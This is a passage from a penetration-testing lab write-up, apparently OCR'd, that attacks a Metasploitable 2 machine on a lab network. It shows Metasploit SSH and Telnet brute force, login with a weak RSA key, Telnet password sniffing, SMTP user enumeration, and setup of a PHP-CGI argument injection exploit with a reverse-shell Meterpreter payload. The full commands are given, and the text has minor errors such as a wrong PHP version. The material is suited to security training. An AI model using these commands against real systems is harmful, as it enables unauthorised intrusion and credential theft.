


Figure: Performing an SSH brute-force attack using the ssh_login module in the Metasploit Framework and obtaining a shell session on the target system.

After configuring the target host and providing the username and password wordlists, the ssh_login module was executed. The module successfully discovered valid credentials (msfadmin : msfadmin) and established an SSH session on the target machine.

Once the session was obtained, it was upgraded to a **Meterpreter session** to allow further interaction with the compromised system.

- **Commands Used**

```
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.179.138
set USER_FILE User.txt
set PASS_FILE Pass.txt
run
```

```
sessions -u 1
sessions
```




Figure: Interacting with the active Meterpreter session and retrieving system information from the compromised machine.

After the SSH brute-force attack successfully discovered valid credentials, a session was established on the target system. Using the sessions command, we listed the active sessions and then interacted with the Meterpreter session.

Once inside the Meterpreter session, the sysinfo command was executed to gather information about the compromised system, including the operating system, architecture, and hostname.

- **Commands Used**

```
sessions
sessions -i 2
sysinfo
```

Bruteforce Port 22 SSH (RSA Method)

In this section, we perform another attack on the Secure Shell (SSH) service running on port 22. Instead of performing a traditional password-based brute-force attack, we attempt authentication using weak RSA private keys.

Some systems are vulnerable because they were generated using a flawed version of the OpenSSL library. This vulnerability resulted in predictable RSA keys that can be reproduced and used by attackers to authenticate to the SSH service.

In this lab, we use one of these weak RSA private keys to attempt authentication against the target machine. If the key matches one of the trusted keys stored in the target system's **authorized_keys** file, the SSH service will allow access without requiring a password.

Using this method, the attacker can successfully log in to the target system and obtain remote shell access.




Figure: Successful SSH authentication using a weak RSA private key, resulting in root access to the target system.

Command Used

```
ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa \
-i rsa/2048/57c3115d77c56390332dc5c49978627a-5429 root@192.168.179.138
```

Exploiting Port 23 TELNET (Credential Capture)

In this section, we demonstrate how credentials can be captured when using the Telnet protocol. Telnet is an insecure remote access protocol because it transmits usernames and passwords in plaintext over the network.

First, we start a packet capture using Wireshark to monitor the network traffic between the attacker machine and the target system.

Next, from the attacker machine running Kali Linux, we connect to the target machine Metasploitable 2 using the Telnet service running on port 23.

The following command is used to establish the Telnet connection:


telnet 192.168.179.138

Once connected, we log in using the default credentials:

Username: msfadmin
Password: msfadmin

While the connection is established, Wireshark captures the network packets in the background. Because Telnet does not encrypt its communication, the username and password can be easily observed within the captured TCP packets.

This demonstrates that Telnet is an insecure protocol because authentication credentials are transmitted in plaintext and can easily be captured by attackers on the network.



While this connection is established, Wireshark captures the network packets in the background. Because Telnet does not encrypt its communication, the username and password can be easily observed within the captured TCP packets.

By analyzing the captured traffic in Wireshark, an attacker can retrieve the login credentials directly from the packet data.




Figure: Capturing Telnet authentication credentials in Wireshark showing plaintext username and password.

Exploiting TELNET (Bruteforce)

In this section, we perform a brute-force attack against the Telnet service running on port 23 of the target system. Instead of manually testing credentials, we use a module available in the **Metasploit Framework** that automatically tests multiple username and password combinations.

The Telnet login scanner module attempts authentication using different username and password combinations from provided wordlists. If valid credentials are discovered, the module can automatically create a session with the target system.

Starting Metasploit

First, we launch the Metasploit console from **Kali Linux**.

```
msfconsole -q
```

Next, we load the Telnet login scanner module.

```
use auxiliary/scanner/telnet/telnet_login
```

Viewing Module Options

After loading the module, we display the available configuration options using the following command:

show options

This command displays the parameters required to configure the Telnet brute-force attack, including the target host, username file, password file, and other module settings.




Figure: Viewing the available configuration options of the Metasploit Telnet login scanner module.

Configuring the Target

Next, we configure the target system **Metasploitable 2**.

```
set RHOSTS 192.168.179.138
```

Setting Username Wordlist

We provide a username wordlist that contains possible usernames for authentication attempts.

```
set USER_FILE /home/kali/Desktop/User.txt
```

Setting Password Wordlist

Next, we specify the password wordlist containing possible passwords.

```
set PASS_FILE /home/kali/Desktop/Pass.txt
```

Stopping After Successful Login

To stop the brute-force attack once valid credentials are found, we enable the following option:

```
set STOP_ON_SUCCESS true
```

Enable Verbose Output

To display detailed information about login attempts, we enable verbose output.

```
set VERBOSE true
```

Running the Attack

Once the module options are configured, we execute the attack.

run

The module begins testing multiple username and password combinations against the Telnet service.

After several attempts, the module successfully discovers valid credentials:

Login Successful: msfadmin:msfadmin

Because the module automatically creates a session upon successful authentication, Metasploit opens a session with the target system.

Viewing Active Sessions

To view active sessions created during the attack, we run:

```
sessions
```

This command displays the active Telnet session established with the target machine.

Interacting With the Session

To interact with the obtained session, we use:

```
sessions -i 2
```

This allows us to interact directly with the compromised system.

Gathering System Information

Once access is obtained, we can gather system information using the following command:

sysinfo

This reveals information about the target system, including the operating system version and architecture.




Figure: Successful Telnet brute-force attack using the Metasploit Telnet login scanner module, resulting in a session with the target Metasploitable system and retrieval of system information.

Port 25 SMTP User Enumeration

In this section, we perform user enumeration against the SMTP service running on port 25 of the target system. SMTP user enumeration allows an attacker to identify valid usernames configured on a mail server.

From the attacker machine running **Kali Linux**, we use a tool called **smtp-user-enum**. This tool can interact with the SMTP service and determine whether specific usernames exist on the target system.

The enumeration process works by sending verification requests to the SMTP server and analyzing the server's response. If the server confirms the username, the tool reports it as a valid user.

In this lab, we use a list of usernames stored in a file named **User.txt**. The tool will test each username against the SMTP service running on the target machine **Metasploitable 2**.

Enumeration Command

The following command is used to perform SMTP user enumeration using the VRFY method:

```
smtp-user-enum -M VRFY -U User.txt -t 192.168.179.138
```

Command Explanation

- **smtp-user-enum** – Tool used to enumerate SMTP usernames.
- **-M VRFY** – Uses the SMTP VRFY command to verify whether a username exists.
- **-U User.txt** – Specifies the file containing the list of usernames to test.
- **-t 192.168.179.138** – The target SMTP server.

Result

After running the command, the tool scans the SMTP service and verifies usernames from the provided wordlist. The results show several valid usernames that exist on the target system.

The enumeration results reveal several valid usernames on the target SMTP server, which could later be used for password brute-force attacks or further exploitation.

Example output:

192.168.179.138: msfadmin exists

192.168.179.138: user exists

192.168.179.138: root exists

192.168.179.138: postgres exists

192.168.179.138: service exists

These results confirm that the SMTP server reveals valid usernames through the VRFY command.

Conclusion

SMTP user enumeration allows attackers to discover valid usernames on a target system. This information can later be used in password brute-force attacks or other exploitation techniques.




Figure: SMTP user enumeration showing valid usernames on the target system.

Exploiting Port 80 (PHP_CGI)

We know that port 80 is open so we type in the IP address of Metasploitable 2 in our browser and notice that it is running PHP. We dig a little further and find which version of PHP is running and also that it is being run as a CGI. We will now exploit the argument injection vulnerability of PHP 2.4.2 using Metasploit.




Figure: PHP configuration details obtained from the phpinfo.php page showing the PHP version and server configuration

We know that **port 80** is open on the target machine, which indicates that a web server is running on the system. To investigate further, we open a web browser and enter the IP address of the **Metasploitable 2** machine.

http://192.168.179.138/phpinfo.php

This page displays detailed information about the PHP configuration running on the server. From the phpinfo page, we observe that the server is running **PHP Version 5.2.4-2ubuntu5.10** and that PHP is configured to run as **CGI (Common Gateway Interface)**.

Since PHP is running in CGI mode and the version is outdated, the system becomes vulnerable to the **PHP-CGI argument injection vulnerability**.

```
┌──(kali㉿suraj)-[~]
└─$ msfconsole -q
msf > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ].
                                           Supported proxies: socks5h, sapni, http, socks4, socks5
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using
                                           -metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.179.139  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Figure: Loading the PHP-CGI argument injection exploit module and viewing its configuration options in Metasploit.

When PHP runs as a CGI process, versions **5.3.12 and earlier** and **5.4.2 and earlier** are vulnerable to an argument injection flaw. This vulnerability allows attackers to manipulate PHP configuration directives through specially crafted requests.

To exploit this vulnerability, we use the **Metasploit Framework**. First, we start Metasploit and load the exploit module designed for the PHP-CGI argument injection vulnerability.

```
msf > use exploit/multi/http/php_cgi_arg_injection
```

After loading the module, we check the required configuration options.

show options

This displays parameters such as the target host and payload settings required for exploitation.

